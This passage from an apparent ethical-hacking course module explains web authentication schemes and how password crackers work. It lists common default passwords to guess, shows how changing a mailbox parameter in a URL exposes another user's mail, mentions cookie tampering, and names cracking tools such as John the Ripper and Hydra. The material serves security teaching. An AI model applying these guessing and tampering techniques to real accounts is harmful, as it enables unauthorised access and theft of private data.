the requester wants to get from any website. All of this is done only after the payment is made and he charges a minimal amount. Raven is a hit among the underground community.

However, the users have to give their email IDs to get the information on his online request form.

Raven's first encounter with cracking was just after he had graduated, but was unemployed. He had read about cracking techniques on the net and about crackers who offer services for money. This catch lured Raven to be a cracker. His first victim was his friend's email account.

He used a brute force attack when the dictionary attack failed. After a few attempts, Raven was successful in cracking his friend's password. Thus, Raven's journey of illegal activities began.


How far can he go?

What if he masters other activities such as generating malicious codes to disrupt systems on the net or cracking the passwords of Government agencies?

Module Objectives

- ⊙ Authentication – Definition
- ⊙ Authentication Mechanisms
- ⊙ What is a Password Cracker?
- ⊙ Modus Operandi of an Attacker Using Password Cracker
- ⊙ How does a Password Cracker work?
- ⊙ Attacks - Classification
- ⊙ Password Cracking Tools
- ⊙ Countermeasures

Module Flow



Authentication - Definition

- ⊙ Authentication is the process of determining the user's identity
- ⊙ In private and public computer networks, authentication is commonly done through the use of login IDs and passwords
- ⊙ Knowledge of the password is assumed to guarantee that the user is authentic
- ⊙ Passwords can often be stolen, accidentally revealed, or forgotten due to inherent loopholes in this type of authentication

Authentication Mechanisms


- ⊙ HTTP Authentication
 - Basic Authentication
 - Digest Authentication
- ⊙ Integrated Windows (NTLM) Authentication
- ⊙ Negotiate Authentication
- ⊙ Certificate-Based Authentication
- ⊙ Forms-Based Authentication
- ⊙ Microsoft Passport Authentication

HTTP Authentication

- ⊙ There are two techniques for HTTP authentication. They are:
 - Basic
 - Digest

Basic Authentication

- ⦿ It is the most basic form of authentication available to web applications
- ⦿ It begins with a client making a request to the web server for a protected resource, without any authentication credentials
- ⦿ The limitation of this protocol is that it is wide open to eavesdropping attacks
- ⦿ The use of 128-bit SSL encryption can thwart these attacks



Picture Source:

<http://www.roboform.com/pics/basicauth.gif>


Digest Authentication

- It is designed to provide a higher level of security vis-à-vis Basic authentication
- It is based on *challenge-response* authentication model
- It is a significant improvement over Basic authentication as it does not send the user's cleartext password over the network

The screenshot shows the 'Add/Edit Listeners' dialog box. The 'Server' field is 'FAST ISA SERVER' and the 'IP Address' is '196.x.y.z'. The 'Display Name' field is empty. The 'Use a server certificate to authenticate to web clients' checkbox is unchecked. The 'Authentication' section has four options: 'Basic with this domain' (checked), 'Digest with this domain' (unchecked and circled in red), 'Integrated' (checked), and 'Client certificate (secure channel only)' (unchecked). Each option has a 'Select domain...' button next to it. A red mouse cursor points to the 'Select domain...' button for 'Basic with this domain'. The 'OK' and 'Cancel' buttons are at the bottom right.

Integrated Windows (NTLM) Authentication

- ◉ It uses Microsoft's proprietary NT LAN Manager (NTLM) authentication program over HTTP
- ◉ It only works with Microsoft's Internet Explorer browser and IIS web servers
- ◉ Integrated Windows authentication is more suitable for intranet deployment
- ◉ In this type of authentication, no version of the user's password ever crosses the wire



Negotiate Authentication

- ⊙ It is an extension of NTLM authentication
- ⊙ It provides Kerberos-based authentication
- ⊙ It uses a negotiation process to decide on the level of security to be used
- ⊙ This configuration is fairly restrictive and uncommon except on corporate intranets


Certificate-Based Authentication

- ◉ It uses public key cryptography and a digital certificate to authenticate a user.
- ◉ It is considered an implementation of two-factor authentication. In addition to something a user knows (password), he must authenticate with a certificate.
- ◉ It is possible to trick the user into accepting a spoofed certificate or a fake certificate.
- ◉ Very few hacking tools currently support client certificates.



Forms-Based Authentication

- ⦿ It does not rely on features supported by the basic web protocols like HTTP and SSL
- ⦿ It is a highly customizable authentication mechanism that uses a form, usually composed of HTML
- ⦿ It is the most popular authentication technique deployed on the Internet



Microsoft Passport Authentication

- ◉ Single sign-on is the term used to represent a system whereby users need only remember one user name and password, and be authenticated for multiple services
- ◉ Passport was Microsoft's universal single sign-in (SSI) platform
- ◉ It enabled the use of one set of credentials to access any Passport enabled site such as MSN, Hotmail, and MSN Messenger
- ◉ Microsoft encouraged third-party companies to use Passport as a Universal authentication platform



The image shows a screenshot of the .NET Passport Sign-in page. The page has a blue header with the text ".NET Passport Sign-in" and a "Help" link. Below the header, there are two input fields: "E-mail Address" with the value "name@hotmail.com" and "Password" with masked characters "*****". There is a checkbox labeled "Sign me in automatically." and a "Sign In" button. Below the sign-in fields, there is another checkbox labeled "Do not remember my e-mail address for future sign-in. (Select this when using a public computer.)". At the bottom of the form, there is a link "Don't have a .NET Passport? Get one now." and a "Forgot your password?" link. The Microsoft .NET logo is visible in the bottom right corner of the form area.

What Is A Password Cracker?

- ⦿ According to Maximum Security definition, “A password cracker is any program that can decrypt passwords or otherwise disable password protection”
- ⦿ Password crackers use two primary methods to identify correct passwords: brute-force and dictionary searches
- ⦿ A password cracker may also be able to identify encrypted passwords. After retrieving the password from the computer's memory, the program may be able to decrypt it

Modus Operandi of an Attacker Using Password Cracker

- ⦿ The aim of a password cracker is mostly to obtain the root/administrator password of the target system
- ⦿ The administrator right gives the attacker access to files and applications and can install a backdoor such as a trojan for future access to the system
- ⦿ The attacker can also install a network sniffer to sniff the internal network traffic so that he will have most of the information passed around the network
- ⦿ After gaining root access, the attacker escalates privileges to that of the administrator
- ⦿ In order to crack passwords efficiently, the attacker should use a system which has a greater computing power

How Does A Password Cracker Work?

1.

- ⊙ To understand how a password cracker works, it is better to understand the working of a password generator. Most of them use some form of cryptography.
- ⊙ *Crypto* stems from the Greek word *kryptos*. *Kryptos* was used to describe anything that was hidden, obscured, veiled, secret, or mysterious. *Graph* is derived from *graphia*, which means *writing*.

How Does A Password Cracker Work?

2.

- ⊙ **Cryptography** is concerned with the ways in which communications and data can be encoded to prevent disclosure of their contents through eavesdropping or message interception, using codes, ciphers, and other methods, so that only certain people can see the real message.
- ⊙ **Distributed cracking** is where the cracker runs the cracking program in parallel, on separate processors. There are a few ways to do this. One is to break the password file into pieces and crack those pieces on separate machines.

How Does A Password Cracker Work?

3.

- ⊙ The wordlist is sent through the encryption process, generally one word at a time. Rules are applied to the word and, after each such application, the word is again compared to the target password (which is also encrypted). If no match occurs, the next word is sent through the process.
- ⊙ In the final stage, if a match occurs, the password is then deemed *cracked*. The plain-text word is then piped to a file.

Attacks - Classification

- ⊙ The various types of attacks that are performed by the hacker to crack a password are as follows:
 - Dictionary attack
 - Hybrid attack
 - Brute force attack

Password Guessing

- ◉ Password guessing attacks can be carried out manually or via automated tools
- ◉ Doing social engineering on the victim may also sometimes reveal passwords
- ◉ Password guessing can be performed against all types of web authentication



The common passwords used are: root, administrator, admin, operator, demo, test, webmaster, backup, guest, trial, member, private, beta, [company_name] or [known_username]

Password Guessing (contd.)

- Most of the users assign passwords that are related to their personal life such as father's middle name, as shown in the screenshot
- An attacker can easily fill out the form for forgotten passwords and retrieve the same
- This is one of the simplest ways of password guessing

Welcome to Yahoo! - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://edit.yahoo.com/config/eval_register?.v=&intl=&new=1&done=&src=ym&partner=&p=&promo=&last=

Google Search Web PageRank 140 blocked AutoFill Options

YAHOO! Mail [Yahoo! - Help](#)

Sign up for your Yahoo! ID with Mail [Already have an ID? Sign In](#)

Get a Yahoo! ID and password for access to Yahoo! Mail and all other personalized Yahoo! services.

Yahoo! ID: @yahoo.com
Examples: "dairyman88" or "free2rhyme"

Password:
Must be six characters or more

Re-type Password:

Choosing your ID
You will use this information to access Yahoo! each time. Capitalization matters for your password!

If you forget your password or need help with your account, you'll need to confirm the following information:

Security Question:
Your Answer:
Birthday: , 1980 (Month DD, YYYY)
Current Email (Optional):
Account notices will be sent to this email address, including new password requests.

Recalling your password
This information is our only way to verify your identity. To protect your account, make sure "Your Answer" is memorable for you but hard for others to guess!

First Name: Last Name:
Language & Content:
ZIP/Postal Code: Gender:
Industry:
Title:
Specialization:

Customizing Yahoo!
Yahoo! will try to provide more relevant content and advertising based on the information collected on this page and on the Yahoo! products and services you use.

People Search Listing: ☐ List my new Yahoo! Mail address for free

Query String

- ⦿ The query string is the extra bit of data in the URL after the question mark (?) that is used to pass variables
- ⦿ The query string is used to transfer data between client and server

Example:


`http://www.mail.com/mail.asp?mailbox=sue&company=abc%20com`

Sue's mailbox can be changed by changing the URL to:


`http://www.mail.com/mail.asp?mailbox=joe&company=abc%20com`

Cookies

- ⦿ Cookies are a popular form of session management
- ⦿ Cookies are often used to store important fields such as user names and account numbers
- ⦿ All the fields can be easily modified using a program like CookieSpy



Dictionary Maker



Dictionary files can be downloaded from the Internet or can be generated manually

Password Crackers Available


- ◉LOphtcrack
- ◉John The Ripper
- ◉Brutus
- ◉Obiwan
- ◉Authforce
- ◉Hydra
- ◉Cain And Abel

- ◉WebCracker
- ◉Munga Bunga
- ◉PassList
- ◉ReadCookies.html
- ◉SnadBoy
- ◉WinSSLMiM
- ◉RAR
- ◉Gammaprolog

L0phtcrack

○ LC 4 is one of the most popular password crackers available

○ LC 4 recovers Windows user account passwords to access accounts whose passwords are lost or to streamline migration of users to other authentication systems




John The Ripper

John the Ripper is a password cracker for UNIX, DOS, WinNT, and Win95

John can crack the following password ciphers:

- Standard and double-length DES-based
- BSDI's extended DES-based
- FreeBSD's MD5-based
- OpenBSD's Blowfish-based

John the Ripper combines several cracking modes in one program, and is fully configurable



```
Finished - John

